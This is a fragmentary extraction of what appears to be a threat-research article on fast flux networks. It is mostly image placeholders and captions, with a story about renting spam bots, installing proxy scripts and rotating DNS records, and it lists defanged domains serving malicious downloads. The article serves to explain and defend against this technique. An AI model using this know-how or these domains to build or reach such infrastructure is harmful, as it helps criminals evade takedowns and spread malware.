




 Executive Summary

 Mallory also heard about fast flux networks on his favorite forum, hack-a-rainbow[.]com, and he wanted to give it a try. He read that the most important part of the technique was for him to get a lot of compromised machines, so he can rapidly switch the DNS records.

 Figure 1 depicts how the fast flux architecture Mallory designed looked. Steps 1 and 2 show the DNS resolution part controlled by Mallory. Furthermore, Mallory knew that Bart uses a botnet to send out spam emails, so he asked him if he could spare a few thousand bots, offering to rent them. Bart thought, Why not? He rented out these bots to some of his other friends sometimes, too. Bart agreed for a few hundred dollars to allow Mallory to install a proxy script on these bots. The installed proxy script relays requests between the bots and Mallory’s main server, which he likes to call the Mothership. Steps 3-6 on Figure 1 show how the HTTP requests are proxied through the botnet. Based on the IP address returned in the DNS response, the bot used for proxying changed frequently.
![Example of how DNS resolution works: 1) Request for IP address for domain name from user's computer to a root name server; 2) Response: I do not know but go ask the .com name server at [IP address]; 3) Request for IP address for domain name from user's computer to .com TLD's name server; 4) Response: I do not know but go ask Mallory's name server at [IP address]; 5) Request for IP address for domain name from user's computer to Mallory's name server; 6) Response: The IP address is [RESPONSE]](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/03/word-image-4.png)




![This is an example of a relatively high-quality website set up by the domain heygamersnort[.]at, this one in English](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/03/heygamersnort.at_.2.png)
![This is an example of a relatively high-quality website set up by the domain heygamersnort[.]at, this one in Italian.](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/03/heygamersnort.at_.3.png)
![This is an example of a relatively high-quality website set up by the domain heygamersnort[.]at, this one in English](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/03/heygamersnort.at_.4.png)
![This is an example of a relatively high-quality website set up by the domain heygamersnort[.]at, this one in German.](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/03/heygamersnort.at_.5.png)
![Example of a gambling page, 5651v[.]com (translated to English). This domain resolved to many IP addresses.](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/03/word-image-9.png)
![The domain 99guise[.]com is a typical example of gambling and adult content listing sites with dozens of links on the page.](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/03/word-image-10.png)
![The domain 612852[.]com offers file downloads that were found to be malicious.](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/03/word-image-11.png)
![The domain por99f9yw[.]com offers file downloads that were found to be malicious.](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/03/word-image-12.png)











